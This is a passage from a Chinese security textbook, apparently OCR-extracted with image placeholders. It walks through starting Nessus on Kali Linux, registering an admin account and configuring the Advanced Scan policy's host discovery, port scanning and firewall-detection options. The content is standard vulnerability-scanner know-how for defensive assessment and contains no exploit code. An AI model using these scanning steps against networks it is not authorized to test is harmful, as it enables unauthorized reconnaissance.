
Step 02 使用/etc/init.d/nessusd start命令，启动Nessus。执行效果如下图所示，说明Nessus已经启动。

```
root@kali:~/Downloads# /etc/init.d/nessusd start
Starting Nessus : .
```


Step 03 在网页浏览器中输入https://kali:8834”网址，打开Nessus网页管理界面。首次打开会提示网页没有安全证书，如下图所示。




Step 04 单击Advanced按钮，进入如下图所示的高级选项页面。




Step 05 在高级选项页面中，单击Add Exception按钮，添加证书为可信，然后单击Confirm Sercurity Exception按钮，获取证书，如下图所示。




Step 06 首次登录需要先注册一个管理员账号。下图为管理员注册界面。




Step 07 在管理员注册界面中，输入完用户命与密码，单击Continue按钮，跳转到注册激活界面，输入邮箱获取的激活码，如下图所示。



Step 08 激活以后Nessus会初始化目前的漏洞检测库，如下图所示。




Step 09 等待漏洞检测库更新完成后，登录并进入主界面，如下图所示。




注意：Nessus与OpenVAS不同，Openvas在进行扫描之前需要一个配置、定义一个主机、创建一个任务然后才能进行扫描，而Nessus则是选择不同的策略。

Step 10 在首页中选择左侧的Policies选项，进入策略项界面，如下图所示。



Step 11 首次进入是没有创建策略的，这里需要先创建一个策略，单击New Policy按钮，创建一个新的策略。用户也可以在打开的下图所示界面中选择Nessus给出的策略模板。




提示：Nessus默认提供了很多策略模板，选择相应的模板即可，当然它是一个商业版漏洞扫描器，因此有一些模板是收费的，凡是右上角注有upgrade字样的都需要升级到专业版及以上版本才可以使用。

12.5.3 高级扫描设置


高级扫描（Advanced Scan）是Nessus提供的一个针对所有网络设备的基础扫描，其他类型的扫描都是基于它的扩充或者修改。高级扫描中有很多的设置项，了解每一项的作用对于配置适合的扫描类型有多大帮助。

高级扫描设置的操作步骤如下：


Step 01 在Policy Templates设置界面中选择Advanced Scan选项，进入Advanced Scan设置界面，如下图所示。




Step 02 在基础（BASIC）信息设置界面中，可以输入名字，以及一些描述信息，如下图所示。




Step 03 选择DISCOVERY（权限）选项，该选项提供有3个子选项，包括Host Discovery（主机发现）、Port Scanning（端口扫描）、Service Discovery（服务发现），如下图所示。



Step 04 选择Host Discovery选项，在打开的界面中可以设置Ping远程主机的方法，包括两项，第1项表示本机在测试范围之内，第2项为快速网络发现。如果远程主机发送Ping包，Nessue为了避免误报会执行其他操作来验证，如下图所示。



提示：Ping包的模式选择，如下图所示。这里可以选择多种协议类型，包括ARP、TCP、ICMP及UDP等。由于UDP测试并不是很准确，所以这里默认并没有选择，但是仍然提供有该选项。



Step 05 比较脆弱的网络设备有3个选项可供选择，包括是否有共享打印、扫描网络设备、扫描网络控制设备，如下图所示。

Fragile Devices
Scan Network Printers
Scan Novell Netware hosts
Scan Operational Technology devices


Step 06 设置局域网唤醒选项，可以加入含有MAC地址表的文件，以及唤醒等待时间，这里以分钟为单位，如下图所示。

Wake-on-LAN
List of MAC addresses　Add File
Boot time wait (in minutes)　5


Step 07 选择端口扫描，进入端口过滤设置界面，如果选中Consider unscanned ports as closed复选框，则扫描的端口将视为关闭不再进行扫描，这里建议不选中，如下图所示。

BASIC
DISCOVERY
Host Discovery
Port Scanning
Service Discovery
Ports
Consider unscanned ports as closed
Port scan range: default


Step 08 本地端口集合设置界面，这里优先检查SSH、WMI、SNMP这些服务端口，只有当本地端口枚举失败后才运行网络端口扫描程序。最后一项默认没有勾选，它用于验证本地所有打开的TCP端口，如下图所示。



Step 09 网络端口扫描使用默认的SYN包进行检测，如果需要进行防火墙过滤检测可以选中下方的Override automatic firewall detection选项，这里给出了3个模式：默认简单检测（Use soft detection）、主动检测（Use aggressive detection）、禁用检测（Disable detection），如下图所示。

